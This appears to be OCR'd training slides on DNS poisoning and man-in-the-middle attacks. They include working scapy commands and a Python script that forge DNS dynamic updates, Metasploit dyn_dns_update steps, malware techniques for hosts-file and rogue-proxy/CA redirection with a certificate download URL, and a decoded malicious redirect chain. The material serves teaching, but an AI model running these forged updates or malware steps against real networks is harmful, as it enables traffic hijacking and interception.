
DELETE hacker10.evil.zz

```
scapy
>>> sendp(Ether()/IP(src="192.168.200.222",dst="192.168.200.113")/UDP(sport=5353,dport=53)/DNS(opcode=5, qd=DNSQR(qname="evil.zz",qtype="SOA",qclass="IN"),an=DNSRR(rrname="hacker10.evil.zz",rclass="ANY",type=255,ttl=0),ns=DNSRR(rrname="hacker10.evil.zz",rclass="ANY",type=255,ttl=0)))
```

ADD 127.0.0.1 for hacker10.evil.zz

```
-----------------------
>>> sendp(Ether()/IP(src="192.168.200.222",dst="192.168.200.113")/UDP(sport=5353,dport=53)/DNS(opcode=5, qd=DNSQR(qname="evil.zz",qtype="SOA",qclass="IN"),an=DNSRR(rrname="hacker10.evil.zz",rclass=254,type=255,ttl=0,rdlen=0),ns=DNSRR(rrname="hacker10.evil.zz",rclass="IN",type="A",ttl=600,rdlen=4,rdata="127.0.0.1")))
```

DNS Poisoning using Python Code and Scapy Library



```python
from scapy.all import *
from random import randint
import sys

DST = "192.168.200.113"
SRC = "192.168.200.222"
LOCALHOST = "127.0.0.1"
ZONE = "evil.zz"
HACKER = sys.argv[1]


def removeRR(nameserver, source, hacker, zone):
    r=sr1(IP(dst=nameserver, src=source)/UDP()/DNS(opcode=5,
        qd=[DNSQR(qname=zone, qtype="SOA")],
        ns=[DNSRR(rrname=hacker, type="A",
        class="ANY", ttl=0, rdata=b"")]),
        verbose=0, timeout=5)
    if r and r.haslayer(DNS):
        return r.getlayer(DNS).rcode
    else:
        return -1

def addRR(nameserver, source,  hacker, zone, rdata):
    r = sr1(IP(dst=nameserver, src=source) / UDP() / DNS(opcode=5,
        qd=[DNSQR(qname=zone, qtype="SOA")],
        ns=[DNSRR(rrname=hacker, type="A",
        ttl=4294967295, rdata=rdata)]),
        verbose=0, timeout=5)
    if r and r.haslayer(DNS):
        return r.getlayer(DNS).rcode
    else:
        return -1


removeRR(DST, SRC, HACKER, ZONE)
addRR(DST, SRC, HACKER, ZONE, LOCALHOST)
```

DNS Server	=	192.168.200.113
DHCP Server	=	192.168.200.222

removeRR
addRR

forged dns update packages

DNS Poisoning using Metasploit

forged dns update packages

Metasploit with module: auxiliary/admin/dns/dyn_dns_update

```
msf > use auxiliary/admin/dns/dyn_dns_update
msf auxiliary(dyn_dns_update) > show actions
msf auxiliary(dyn_dns_update) > set ACTION UPDATE
> set RHOST 192.168.200.113
> set RHOST 192.168.200.222
> set IP 127.0.0.1
msf auxiliary(dyn_dns_update) > show options
msf auxiliary(dyn_dns_update) > run
```


DNS Poisoning

References

https://www.christophertruncer.com/dns-modification-dnsinject-nessus-plugin-35372/
https://vulners.com/metasploit/MSF:AUXILIARY/ADMIN/DNS/DYN_DNS_UPDATE
https://www.programcreek.com/python/example/86563/scapy.all.Ether
https://github.com/ChrisTruncer/PenTestScripts/blob/master/HostScripts/DNSInject.py
https://github.com/KINGSABRI/CVE-in-Ruby/tree/master/NONE-CVE/DNSInject

Man-in-the-Middle using Malware

Remote Access: Malware / GovWare




Malware based DNS Poisoning

1. Malware: Modifiying Victim Computer DNS resolver configuration
   - `Windows:   c:\Windows\System32\Drivers\etc\hosts`
   - `Linux:     /etc/hosts`
   - `Virus is adding such entries`

2. Malware: Setup System Proxy with malicious trusted root certificate authority
   - Enable the proxy server in the registry
   - Set the proxy server in the registry to `http://192.168.137.32:8080`
   - Download the CA certificate from `http://192.168.137.32:8080/cert`
   - Import the certificate into the Windows store


Malware -> Adding entries in local hosts file



```
# Copyright (c) 1993-1999 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

127.0.0.1       localhost
192.168.200.254 www.csnc.ch
```

Man in the Middle – Redirecting – Request Forgery – DNS Change



looks good
trusting

please visit me

redirect to msn

redirect to malware site

home router
dns nameserver change
request forgery

change dns to hacker DNS

URL Redirections

When clicking the link the following URL is requested

- http://www.google.fm/url?q=http://go.msn.com/HML/6/5.asp?target=http://%09%349i%6bb3%32.%64%%%09A%09.R%%09u%%%%09/

Let us decode the URL


- http://www.google.fm/url?q=http://go.msn.com/HML/6/5.asp?target=http://49ikb32.da.ru

So this means

- The request is redirected by Google to MSN
- MSN then redirects to 49ikb32.da.ru

Part 2: mitm attacks, assuming that the attacker is in a man-in-the-middle position

Man in the Middle Attack – Part 2



mitm attacks, assuming that the attacker is in a man-in-the-middle position

Man in the Middle

Unencrypted Traffic (dns, http, dhcp, telnet, arp, snmp, smtp)

- Passive
- Intercepting

